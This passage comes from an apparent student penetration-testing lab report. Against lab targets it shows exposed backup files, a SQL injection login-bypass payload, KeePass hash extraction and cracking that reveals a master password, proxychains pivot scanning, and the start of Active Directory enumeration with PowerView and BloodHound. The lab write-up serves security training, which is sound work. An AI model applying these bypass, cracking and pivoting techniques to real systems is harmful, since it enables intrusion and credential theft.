<ul id='files' class='view-tiles'><li><a href='quarantine' class='icon icon-directory' title='quarantine'><span class='name'>quarantine</span><span class='size'></span><span class='date'>6/23/2026 11:18:
13 PM</span></a></li>
<li><a href='acquisitions.md' class='icon icon-md icon-text' title='acquisitions.md'><span class='name'>acquisitions.md</span><span class='size'>909</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li>
<li><a href='announcement_encrypted.md' class='icon icon-md icon-text' title='announcement_encrypted.md'><span class='name'>announcement_encrypted.md</span><span class='size'>369237</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li>
<li><a href='coupons_2013.md.bak' class='icon icon-bak icon-default' title='coupons_2013.md.bak'><span class='name'>coupons_2013.md.bak</span><span class='size'>131</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li>
<li><a href='easter.egg' class='icon icon-gg icon-default' title='easter.egg'><span class='name'>easter.egg</span><span class='size'>324</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li>
<li><a href='encrypt.pyc' class='icon icon-pye icon-default' title='encrypt.pyc'><span class='name'>encrypt.pyc</span><span class='size'>572</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li>
<li><a href='incident-support.kdbx' class='icon icon-kdbx icon-default' title='incident-support.kdbx'><span class='name'>incident-support.kdbx</span><span class='size'>3246</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li>
<li><a href='legal.md' class='icon icon-md icon-text' title='legal.md'><span class='name'>legal.md</span><span class='size'>3047</span><span class='date'>9/8/2026 9:41:23 AM</span></a></li>
<li><a href='package-lock.json.bak' class='icon icon-bak icon-default' title='package-lock.json.bak'><span class='name'>package-lock.json.bak</span><span class='size'>750353</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li>
<li><a href='package.json.bak' class='icon icon-bak icon-default' title='package.json.bak'><span class='name'>package.json.bak</span><span class='size'>4263</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li>
<li><a href='suspicious_errors.yml' class='icon icon-yml icon-text' title='suspicious_errors.yml'><span class='name'>suspicious_errors.yml</span><span class='size'>723</span><span class='date'>6/23/2026 11:18:13 PM</span></a></li></ul>

```

Figure 7 Terminal view showing curl execution and the list of exposed files inside the /ftp directory including incident-support.kdbx and backup files

#	File / Directory	Key Finding
1	quarantine/	Directory identified; may contain isolated or suspicious files.
2	acquisitions.md	Contains details related to company acquisitions.
3	announcement_encrypted.md	Encrypted announcement file; contents may require decryption.
4	coupons_2013.md.bak	Backup file containing older coupon-related information from 2013.
5	easter.egg	Easter egg file identified.
6	encrypt.pyc	Compiled Python script potentially associated with encryption functionality.
7	incident-support.kdbx	KeePass password database file; may contain stored credentials or other sensitive information.
8	legal.md	Contains legal terms or related documentation.

9	package-lock.json.bak	Backup of Node.js package lock configuration.
10	package.json.bak	Backup of Node.js application configuration and dependency information.
11	suspicious_errors.yml	YAML-formatted error log containing potentially suspicious application errors or events.

➤ Step 2.2 Exploiting Vulnerable File Access / Authentication Bypass

Once sensitive files (such as database backups and KeePass files) were uncovered, authentication bypass techniques (such as SQL Injection on the login portal) were executed to secure initial user/administrator access.

```
# SQL Injection payload tested on the application login form email/username field:
' OR 1=1--
```

Purpose: Bypass authentication controls on the target web application to simulate unauthorized user session acquisition and achieve **FLAG-02**.

Expected/Observed Output:




Figure 8 Browser view showing the green success notification banner for solving the "Login Admin" challenge and gaining authenticated administrator access on <http://192.168.18.246:3000>

TASK 02 STEP 3: PRIVILEGE ESCALATION & CREDENTIAL ACCESS

Objective

The objective of Task 02 Step 3 is to leverage the sensitive files extracted during initial access (specifically the incident-support.kdbx KeePass database discovered in the /ftp directory) to perform offline password cracking, extract administrative credentials, and achieve **FLAG-03 (Obtain local/administrative privileges)**.

STEP OVERVIEW

Having established an initial foothold and uncovered backup configuration files and encrypted database containers in the web application's FTP directory, the assessment moves into Credential Access and Privilege Escalation. We will extract the master hash from the KeePass database (incident-support.kdbx) and use password cracking utilities to reveal stored administrative credentials.

TOOLS USED & WHY

Tool	Purpose	Why It Was Used
keepass2john	Hash Extraction	Used to convert the KeePass .kdbx database file into a hash format crackable by password cracking tools.
John the Ripper (JtR)	Offline Password Cracking	Used to perform a dictionary/brute-force attack against the extracted hash to recover the master password.

COMMANDS & EXECUTION

➤ Step 3.1 Extracting the Master Hash from incident-support.kdbx

First, the KeePass database file downloaded from <http://192.168.18.246:3000/ftp/incident-support.kdbx> was processed to extract its encryption hash.

```
# Download file:
wget http://192.168.18.246:3000/ftp/incident-support.kdbx

# Extract Hash

keepass2john incident-support.kdbx > keepass_hash.txt
```

```
# Crack Passowrd John the Ripper

john --wordlist=/usr/share/wordlists/rockyou.txt keepass_hash.txt
```

Purpose: Extract the cryptographic hash of the KeePass database so offline cracking can be attempted without triggering account lockouts.

Expected/Observed Output:

```
(kali@kali)-[~/Desktop/Week 12]
$ keepass2john incident-support.kdbx > hash

(kali@kali)-[~/Desktop/Week 12]
$ cat hash
incident-support:$keepass$*2*1*0*2360b9f8557b0c25a8dbb36a1610958a883ca96fdd7ee3a16a3659080e130*3ee52e001bbd92ed7b65f2d86a6832b81368c8dfc6125b5639134f98911ab93*2231292f58a92775b0c88b7a46c682b6*38c10e8133656d9c5d18c4bc9c8829449749b526732ea88eb72e2c327b9ea4de1f1098d8a24cc7bf23f8a58542fd1851862a4cab8f242208541658521f199bd5

(kali@kali)-[~/Desktop/Week 12]
```

Figure 9 Extract Hash and save

```
(kali@kali)-[~/Desktop/Week 12]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 1 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:21 DONE (2026-09-09 08:05) 0g/s 652878p/s 652878c/s 652878C/s ..*7;Vamos!
Session completed.

(kali@kali)-[~/Desktop/Week 12]
$ john --show hash
0 password hashes cracked, 1 left

(kali@kali)-[~/Desktop/Week 12]
```

Figure 10 Fail did not fall password

➤ Step 3.2 Cracking the Hash with John the Ripper

Note on File Access: During the FTP exploration, special attention was paid to potential extension-bypass techniques (such as appending %2500.md or similar null-byte/encoding variations if extensions were blocked). The key target identified was the incident-support.kdbx file, which is an encrypted KeePass password database vault containing sensitive credentials, URLs, and operational notes. To access this vault, the master password was required.

Initial attempts using standard dictionary wordlists (such as /usr/share/wordlists/rockyou.txt and fasttrack.txt) did not yield the master password. Consequently, a context-aware custom wordlist (possible_wordlist.txt) reflecting target organization terms was employed.

([Video Reference](#))

```
john --wordlist=possible_wordlist.txt hash
```

Purpose: Bruteforce the database master password using an intelligence-driven custom wordlist to gain read access to stored credentials inside the KeePass vault.

Expected/Observed Output:

```
(kali㉿kali)-[~/Desktop/Week 12]
└─$ john --wordlist=possible_password.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 1 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Support2022! (incident-support)
1g 0:00:00:00 DONE (2026-09-09 08:07) 50.00g/s 1600p/s 1600c/s 1600C/s Stan!Pass1..Stan$2026
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop/Week 12]
└─$ john --show keepass_hash.txt
stat: keepass_hash.txt: No such file or directory

(kali㉿kali)-[~/Desktop/Week 12]
└─$ john --show hash
incident-support:Support2022!

1 password hash cracked, 0 left

(kali㉿kali)-[~/Desktop/Week 12]
└─$
```

Figure 11 Terminal view showing John the Ripper successfully cracking the KeePass hash and revealing the recovered master password: Support2022!




Figure 12 KeePassXC dashboard view showing the unlocked incident-support.kdbx database containing sensitive internal credentials and records.




Figure 13 Successfully solved a challenge: Login Support Team (Log in with the support team's original user credentials without applying SQL Injection or any other bypass.)

TASK 02 STEP 4: LATERAL MOVEMENT & ACTIVE DIRECTORY ENUMERATION (192.168.18.100)

Objective

Objective: Use harvested credentials and NTLM hashes to authenticate and gain interactive command or GUI access to a second internal machine.

Engagement Phase: Lateral Movement / Privilege Escalation Across Network

TASK OVERVIEW

Task 04 of week 6 executed lateral movement assessments across the internal network using the established routing and SOCKS5 proxy tunnels from Task 02, alongside the harvested account references from Task 03. Leveraging proxychains on the Kali attacker machine (192.168.18.240), the compromised host (192.168.18.94) was utilized as a pivot point to probe internal subnet targets (192.168.18.117, 192.168.18.122, 192.168.18.148, 192.168.18.219, and 192.168.18.251) against standard remote management ports (22, 23, and 445).

Tools Used & Why

Tool / Technique	Purpose / Description
Proxychains	Used on the Kali attacker machine to route network scanning and administrative traffic through the local SOCKS5 proxy tunnel.
Nmap (-sT -Pn)	Executed through Proxychains to perform TCP connect scans against secondary internal nodes through the pivot gateway.
SSH	Evaluated for cross-subnet authentication attempts using recovered account configurations.

Telnet	Assessed for cross-subnet remote authentication attempts using recovered account configurations.
SMB Clients	Evaluated for cross-subnet SMB authentication attempts using recovered account configurations.

COMMANDS & EXECUTION

Cross-Subnet Scanning & Authentication Commands (via Proxychains):

```
proxychains nmap -sT -Pn -p 22,23,445 192.168.18.117
proxychains nmap -sT -Pn -p 22,23,445 192.168.18.122
proxychains nmap -sT -Pn -p 22,23,445 192.168.18.148
proxychains nmap -sT -Pn -p 22,23,445 192.168.18.219
proxychains nmap -sT -Pn -p 22,23,445 192.168.18.251
```

```

(kali@kali)-[~]
$ proxychains nmap -sT -Pn -p 22,23,445 192.168.18.117
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-04 05:02 -0400
Nmap scan report for 192.168.18.117
Host is up.

PORT      STATE      SERVICE
22/tcp    filtered  ssh
23/tcp    filtered  telnet
445/tcp   filtered  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 3.56 seconds

(kali@kali)-[~]
$ proxychains nmap -sT -Pn -p 22,23,445 192.168.18.148 192.168.18.219 192.168.18.251
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-04 05:03 -0400
Nmap scan report for 192.168.18.148
Host is up (0.037s latency).

PORT      STATE      SERVICE
22/tcp    closed    ssh
23/tcp    closed    telnet
445/tcp   closed    microsoft-ds

Nmap scan report for 192.168.18.219
Host is up.

PORT      STATE      SERVICE
22/tcp    filtered  ssh
23/tcp    filtered  telnet
445/tcp   filtered  microsoft-ds

Nmap scan report for 192.168.18.251
Host is up (0.033s latency).

PORT      STATE      SERVICE
22/tcp    closed    ssh
23/tcp    closed    telnet

```

KEY FINDINGS

Target Internal Host	Ports Tested (22, 23, 445)	Scan Result / Status	Tactical Impact / Access Assessment
192.168.18.117	SSH, Telnet, SMB	Filtered	Traffic dropped/blocked by internal host firewall rules or packet filtering
192.168.18.219	SSH, Telnet, SMB	Filtered	Unreachable via tested management ports due to internal security boundaries
192.168.18.122	SSH, Telnet, SMB	Closed	Host active, but target services are not running; no authentication vector available

192.168.18.148	SSH, Telnet, SMB	Closed	Host active, but target services are not running; no authentication vector available
192.168.18.251	SSH, Telnet, SMB	Closed	Host active, but target services are not running; no authentication vector available

ANALYSIS & IMPACT

Although full lateral movement login sessions (such as interactive SSH, Telnet, or SMB shells) could not be established due to filtered ports, closed service states, and the absence of reusable cross-host credentials, this assessment phase successfully validated the operational integrity of the pivot architecture. The successful routing of reconnaissance traffic through the SOCKS proxy confirmed that the compromised machine effectively functioned as a bridgehead, enabling controlled assessment of internal systems despite strict network boundaries.

TASK 02 STEP 5: ACTIVE DIRECTORY ENUMERATION (192.168.18.100)

Objective: To query the Domain Controller to find users, groups, and computers without triggering security alerts, identifying high-value targets and the paths to reach them.

Engagement Phase: Post-Compromise Reconnaissance & Enumeration Phase (Operating from a domain-joined machine with initial user context).

TASK OVERVIEW

Task 02 of week 7 transitions from theoretical architecture to active post-compromise reconnaissance. Operating under the assumption that an initial foothold has already been established on a domain-joined machine (PC1 at 192.168.18.110), the objective is to query the Domain Controller (SERVER1 at 192.168.18.100) quietly using legitimate domain protocols (LDAP, RPC, SMB) rather than noisy scanning or brute-forcing. This task covers lab topology validation, domain join verification, user context confirmation, and active directory enumeration using native .NET methods and PowerShell to map out high-value targets and domain assets.

TOOLS USED & WHY

Command Prompt / Ping / Nslookup: Used to verify network connectivity, reachability, and DNS resolution against the Domain Controller (192.168.18.100).

Windows System Properties / Server Manager: Used to verify domain membership (daniyal.com) and Active Directory Domain Services configuration.

PowerView (PowerShell): Used for disciplined, filter-based object querying (Get-NetUser, Get-NetComputer, Get-NetGroup) directly in memory from a spawned PowerShell session on the compromised host.

SharpHound.exe: Automated data collection tool that queries LDAP, SMB, and RPC to capture domain objects, sessions, and permissions into a structured ZIP dataset.

BloodHound (Neo4j Backend): Graphical analysis tool used to ingest SharpHound datasets, rendering the domain as a graph database to automatically compute shortest attack paths to Domain Admins.

Idapsearch / ADEplorer: Native and Sysinternals GUI tools used to manually inspect the raw directory tree, organizational units, object attributes, and hidden configuration metadata.

COMMANDS & EXECUTION

0. Lab Topology & Domain Connectivity Verification

Before performing active enumeration, verify network routing, DNS resolution, and workstation domain membership against the Domain Controller (192.168.18.100):

```
Before performing active enumeration, verify network routing, DNS resolution, and workstation domain membership against the Domain Controller (192.168.18.100):
```

```
# Ping Domain Controller and perform DNS lookup
ping 192.168.18.100

nslookup server1.daniyal.com
```




Figure 14 Network Topology




Figure 15 Successful ICMP ping and DNS resolution to the Domain Controller (192.168.18.100) from the target machine.

Verify domain join status and successful integration into daniyal.com:




Figure 16 System Properties showing the Windows 7 target successfully joined to the daniyal.com domain.

